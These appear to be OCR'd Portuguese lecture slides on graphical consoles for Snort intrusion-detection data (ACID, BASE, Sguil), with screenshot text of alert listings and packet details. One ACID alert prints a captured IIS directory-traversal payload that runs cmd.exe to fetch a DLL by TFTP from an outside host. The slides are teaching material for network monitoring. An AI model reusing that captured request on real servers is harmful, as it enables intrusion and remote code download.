
- Interfaces Gráficas
  - *ACID (Analysis Console for Intrusion Databases)*
  - *BASE (Basic Analysis and Security Engine)*
  - *Sguil (The Analyst Console for Network Security Monitoring)*
  - *SQueRT (A Simple Query and Report Tool)*


ACID
(Analysis Console for Intrusion Databases)

- Interface Gráfica (Acesso via Browser)
  - *PHP + Mysql (ou Postgresql)*
  - *Configuração via browser*
  - *Buscas direto na base SQL (e não nos logs do syslog)*
  - *Permite buscas refinadas (cruzamento de dados)*


Analysis Console for Intrusion Databases (ACID) - Microsoft Internet Explorer
Arquivo Editar Exibir Favoritos Ferramentas Ajuda
Endereço http://endereço_do_seu_ids
Ir
Links
Analysis Console for Intrusion Databases
Added 0 alert(s) to the Alert cache
Queried on : Fri October 17, 2003 15:58:31
Database: snort@localhost (schema version: 104)
Time window: [2003-06-19 22:46:45] - [2003-10-13 12:07:35]
Sensors: 1
Unique Alerts: 135 (13 categories)
Total Number of Alerts: 3706
Source IP addresses: 617
Dest. IP addresses: 7
Unique IP links 793
Source Ports: 1367
TCP (1365) UDP (2)
Dest. Ports: 19
TCP (19) UDP (1)
Traffic Profile by Protocol
TCP (42%)
UDP (< 1%)
ICMP (57%)
Portscan Traffic (0%)


ACID: Alert Listing - Microsoft Internet Explorer
Arquivo Editar Exibir Favoritos Ferramentas Ajuda
Endereço http://200.17.143.33/acid/acid_stat_alerts.php
Ir
Links
ACID
Alert Listing
Home
Search | AG Maintenance
[Back]
Added 0 alert(s) to the Alert cache
Queried DB on : Fri October 17, 2003 16:00:55
Meta Criteria any
IP Criteria any
Layer 4 Criteria none
Payload Criteria any
Displaying alerts 1-50 of 135 total
< Signature > < Classification > < Total # > Sensor # < Src. Addr. > < Dest. Addr. > < First > < Last >
[arachNIDS] WEB-MISC http directory traversal attempted-recon 83 (2%) 1 16 2 2003-09-20 15:42:30 2003-10-13 10:34:35
WEB-MISC apache DOS attempt attempted-dos 86 (2%) 1 62 3 2003-07-08 17:04:01 2003-09-25 14:46:32
[CVE] [bugtraq] [arachNIDS] WEB-CGI scriptalias access attempted-recon 88 (2%) 1 39 3 2003-07-07 21:45:51 2003-09-24 16:37:51
WEB-IIS CodeRed v2 root.exe access web-application-attack 1 (0%) 1 1 1 2003-10-04 23:10:52 2003-10-04 23:10:52
WEB-IIS cmd.exe access web-application-attack 158 (4%) 1 70 3 2003-09-26 11:48:37 2003-10-11 15:21:59
[bugtraq] [arachNIDS] [CVE] SMTP chameleon overflow attempted-admin 16 (0%) 1 10 1 2003-06-30 01:21:55 2003-09-30 09:52:35
[CVE] [bugtraq] WEB-CGI aglimpse access attempted-recon 10 (0%) 1 8 2 2003-07-20 21:16:21 2003-09-30 16:56:24
[bugtraq] [CVE] WEB-CGI AnyForm2 access attempted-recon 9 (0%) 1 9 2 2003-07-20 21:16:21 2003-09-13 23:34:14


ACID: Query Results - Microsoft Internet Explorer
Arquivo Editar Exibir Favoritos Ferramentas Ajuda
Endereço http://200.17.143.33/acid/acid_qry_main.php?new=1&sig%5B0%5D=%3D&sig%5B1%5D=18&sig_type=1&submit=Query+DB&num_result_rows=-1
Ir
Links
ACID
Query Results
Home
Search | AG Maintenance
[Back]
Added 0 alert(s) to the Alert cache
Queried DB on : Fri October 17, 2003 16:02:39
Meta Criteria
Signature = " WEB-IIS cmd.exe access"
...clear...
IP Criteria
any
Layer 4 Criteria
none
Payload Criteria
any
Summary Statistics
Sensors
Unique Alerts (classifications)
Unique addresses: source | destination
Unique IP links
Source Port: TCP | UDP
Destination Port: TCP | UDP
Displaying alerts 1-50 of 158 total
ID
< Signature >
< Timestamp >
< Source Address >
< Dest. Address >
< Layer 4 Proto >
#0-(1-82327) WEB-IIS cmd.exe access 2003-09-30 15:18:12 200.164.5.131:3671 200.17.143.32:80 TCP
#1-(1-83737) WEB-IIS cmd.exe access 2003-10-11 15:21:57 148.233.44.164:4349 200.17.143.35:80 TCP
#2-(1-83739) WEB-IIS cmd.exe access 2003-10-11 15:21:59 148.233.44.164:4409 200.17.143.35:80 TCP
#3-(1-83728) WEB-IIS cmd.exe access 2003-10-11 15:21:44 148.233.44.164:4046 200.17.143.35:80 TCP
#4-(1-83729) WEB-IIS cmd.exe access 2003-10-11 15:21:45 148.233.44.164:4068 200.17.143.35:80 TCP
#5-(1-83730) WEB-IIS cmd.exe access 2003-10-11 15:21:46 148.233.44.164:4118 200.17.143.35:80 TCP
#6-(1-83731) WEB-IIS cmd.exe access 2003-10-11 15:21:47 148.233.44.164:4139 200.17.143.35:80 TCP
#7-(1-83732) WEB-IIS cmd.exe access 2003-10-11 15:21:49 148.233.44.164:4165 200.17.143.35:80 TCP
#8-(1-83734) WEB-IIS cmd.exe access 2003-10-11 15:21:54 148.233.44.164:4192 200.17.143.35:80 TCP


ACID: 148.233.44.164/32 - Microsoft Internet Explorer
Arquivo Editar Exibir Favoritos Ferramentas Ajuda
Endereço http://200.17.143.33/acid/acid_stat_ipaddr.php?ip=148.233.44.164&netmask=32
Ir Links
ACID 148.233.44.164/32
Home
Search | AG Maintenance
[Back]
Added 0 alert(s) to the Alert cache
all alerts with 148.233.44.164/32 as : source | destination | source/destination
show: unique alerts | portscan events
Registry lookup (whois) in: ARIN | RIPE | APNIC
External: DNS | whois | SamSpade
148.233.44.164
FQDN: dup-148-233-44-164.prodigy.net.mx (local whois)
Num of Sensors
Occurances as Src.
Occurances as Dest.
First Occurance
Last Occurance
1
21
0
2003-10-11 15:21:31
2003-10-11 15:21:59
[Loaded in 0 seconds]
ACID v0.9.6b19 (by Roman Danyliw as part of the AirCERT project)

ACID Query Results

Added 0 alert(s) to the Alert cache

Queried DB on : Fri October 17, 2003 16:04:20

Meta Criteria	Signature = " WEB-IIS cmd.exe access" ...clear...
IP Criteria	Source Address = 148.233.44.164 ...clear...
Layer 4 Criteria	*none*
Payload Criteria	*any*

Summary Statistics

- Sensors
- Unique Alerts (classifications)
- Unique addresses: source | destination
- Unique IP links
- Source Port: TCP | UDP
- Destination Port: TCP | UDP

Displaying alerts 1-19 of 19 total

ID	< Signature >	< Timestamp >	< Source Address >	< Dest. Address >	< Layer 4 Proto >
#0-(1-83737)	WEB-IIS cmd.exe access	2003-10-11 15:21:57	148.233.44.164:4349	200.17.143.35:80	TCP
#1-(1-83739)	WEB-IIS cmd.exe access	2003-10-11 15:21:59	148.233.44.164:4409	200.17.143.35:80	TCP
#2-(1-83728)	WEB-IIS cmd.exe access	2003-10-11 15:21:44	148.233.44.164:4046	200.17.143.35:80	TCP
#3-(1-83729)	WEB-IIS cmd.exe access	2003-10-11 15:21:45	148.233.44.164:4068	200.17.143.35:80	TCP
#4-(1-83730)	WEB-IIS cmd.exe access	2003-10-11 15:21:46	148.233.44.164:4118	200.17.143.35:80	TCP
#5-(1-83731)	WEB-IIS cmd.exe access	2003-10-11 15:21:47	148.233.44.164:4139	200.17.143.35:80	TCP
#6-(1-83732)	WEB-IIS cmd.exe access	2003-10-11 15:21:49	148.233.44.164:4165	200.17.143.35:80	TCP
#7-(1-83734)	WEB-IIS cmd.exe access	2003-10-11 15:21:54	148.233.44.164:4192	200.17.143.35:80	TCP

ACID: Alert - Microsoft Internet Explorer

Arquivo Editar Exibir Favoritos Ferramentas Ajuda

Endereço http://200.17.143.33/acid/acid_qry_alert.php?submit=%230-%281-83737%29&sort_order= Ir Links

ACID **Alert**

Home
Search | AG Maintenance

[Back]

Queried DB on : Fri October 17, 2003 16:05:00

Meta Criteria	Signature = " WEB-IIS cmd.exe access" ...clear...
IP Criteria	Source Address = 148.233.44.164 ...clear...
Layer 4 Criteria	*none*
Payload Criteria	*any*

Added 0 alert(s) to the Alert cache

Alert #1

[First] >> Next #1-(1-83739)

Meta

ID #	Time	Triggered Signature
1 - 83737	2003-10-11 15:21:57	WEB-IIS cmd.exe access

Sensor

name	interface	filter
200.17.143.33	eth0	*none*

Alert Group: *none*

IP

source addr	dest addr	Ver	Hdr Len	TOS	length	ID	flags	offset	TTL	chksum
148.233.44.164	200.17.143.35	4	5	0	192	22624	0	0	113	38933

	Source Name	Dest. Name

ACID: Alert - Microsoft Internet Explorer

Arquivo Editar Exibir Favoritos Ferramentas Ajuda

Endereço http://200.17.143.33/acid/acid_qry_alert.php?submit=%230-%281-83737%29&sort_order= Ir Links

IP

FQDN	Source Name	Dest. Name
	dup-148-233-44-164.prodigy.net.mx	curau.ufrn.br

Options: *none*

TCP

source port	dest port	R1	R0	URG	ACK	PSH	RST	SYN	FIN	seq #	ack	offset	res	window	urp	chksum
4349	80				X	X				2901729665	1010004178	5	0	8160	0	22030

Options: *none*

Payload

```
 length = 140

000 : 47 45 54 20 2F 73 63 72 69 70 74 73 2F 2E 2E 25   GET /scripts/..%
010 : 35 63 2E 2E 2F 77 69 6E 6E 74 2F 73 79 73 74 65   5c../winnt/syste
020 : 6D 33 32 2F 63 6D 64 2E 65 78 65 3F 2F 63 2B 74   m32/cmd.exe?/c+t
030 : 66 74 70 20 2D 69 20 32 30 30 2E 36 34 2E 31 35   ftp -i 200.64.15
040 : 33 2E 38 20 47 45 54 20 63 6F 6F 6C 2E 64 6C 6C   3.8 GET cool.dll
050 : 20 65 3A 5C 68 74 74 70 6F 64 62 63 2E 64 6C 6C    e:\httpodbc.dll
060 : 20 74 74 70 6F 64 62 63 2E 64 6C 6C 20 48 54 54    ttpodbc.dll HTT
070 : 50 2F 31 2E 30 0D 0A 48 6F 73 74 3A 20 77 77 77   P/1.0..Host: www
080 : 0D 0A 43 6F 6E 6E 6E 65 63 74 69 6F               ..Connnectio
```

[First] >> Next #1-(1-83739)

Action

{ action } Selected

[Loaded in 0 seconds]

BASE
(Basic Analysis and Security Engine)

- Nova versão do ACID
  - *Aproveitamento de layout e estrutura*
  - *PHP + Mysql (ou Postgresql)*
  - *Melhorias nas funcionalidades de busca e gráficos*

Basic Analysis and Security Engine (BASE)

- Today's alerts:	unique	listing	Source IP	Destination IP
- Last 24 Hours alerts:	unique	listing	Source IP	Destination IP
- Last 72 Hours alerts:	unique	listing	Source IP	Destination IP
- Most recent 15 Alerts:	any protocol	TCP	UDP	ICMP
- Last Source Ports:	any protocol	TCP	UDP	
- Last Destination Ports:	any protocol	TCP	UDP	
- Most Frequent Source Ports:	any protocol	TCP	UDP	
- Most Frequent Destination Ports:	any protocol	TCP	UDP	
- Most frequent 15 Addresses:	Source	Destination		
- **Most recent 15 Unique Alerts**				
- **Most frequent 5 Unique Alerts**				

Added 454 alert(s) to the Alert cache
Queried on : Wed June 27, 2007 17:46:19
Database: snort@ (**Schema Version:** 106)
Time Window: [2007-05-22 16:13:48] - [2007-06-27 17:46:18]


Search
Graph Alert Detection Time

Sensors/Total: 1 / 1
Unique Alerts: 88
Categories: 12
Total Number of Alerts: 810185

- Src IP addrs: 12528
- Dest. IP addrs: 58527
- Unique IP links 157806

- Source Ports: 35263
  - TCP (35145) UDP (335)
- Dest Ports: 1895
  - TCP (1728) UDP (185)

Traffic Profile by Protocol



Alert Group Maintenance | **Cache & Status** | **Administration**

BASE 1.2.7 (karen) (by **Kevin Johnson** and the **BASE Project Team**
Built on ACID by Roman Danyliw)

[Loaded in 18 seconds]

Basic Analysis and Security Engine (BASE)

Added 214 alert(s) to the Alert cache

Meta Criteria

Sensor: { any Sensor } **Alert Group:** { any Alert Group }

Signature: { signature } =

Classification: { any Classification } **Priority:** __ { any Priority }

Alert Time: __ { time } { month } { year } : : __ __ ADD TIME

IP Criteria

Payload Criteria

Sort order: none | timestamp (ascend) | timestamp (descend) | signature | source IP | dest. IP

Query DB

Basic Analysis and Security Engine (BASE)

Queried on : Wed June 27, 2007 17:59:16

Meta Criteria	*any*
IP Criteria	*any*
Layer 4 Criteria	*none*
Payload Criteria	*any*

Added 164 alert(s) to the Alert cache

Time Criteria

Profile by : Hour Day Month


on June 26 2007 -- June 27 2007 Profile Alert

Time	# of alerts	Alert
06/26/2007 0:00:00 - 0:59:59	500	
06/26/2007 1:00:00 - 1:59:59	336	
06/26/2007 2:00:00 - 2:59:59	323	
06/26/2007 3:00:00 - 3:59:59	165	
06/26/2007 4:00:00 - 4:59:59	178	
06/26/2007 5:00:00 - 5:59:59	259	
06/26/2007 6:00:00 - 6:59:59	439	
06/26/2007 7:00:00 - 7:59:59	2472	
06/26/2007 8:00:00 - 8:59:59	4426	
06/26/2007 9:00:00 - 9:59:59	4949	
06/26/2007 10:00:00 - 10:59:59	5216	
06/26/2007 11:00:00 - 11:59:59	4952	
06/26/2007 12:00:00 - 12:59:59	4592	

Sguil

(The Analyst Console for Network Security Monitoring)

- IDS com Monitoramento em Tempo Real
  - *Interface baseada em TCL/TK*
  - *Uso (opcional de OpenSSL)*
  - *Versão Atual: 0.6.1*



SGUIL-0.7.0-ALPHA - Connected To 192.168.8.8

File Query Reports Sound: Off ServerName: 192.168.8.8 UserName: bamm UserID: 2 2007-03-20 00:49:47 GMT

RealTime Events | Escalated Events

ST	CNT	Sensor	Alert ID	Date/Time	Src IP	SPort	Dst IP	DPort	Pr	Event Message
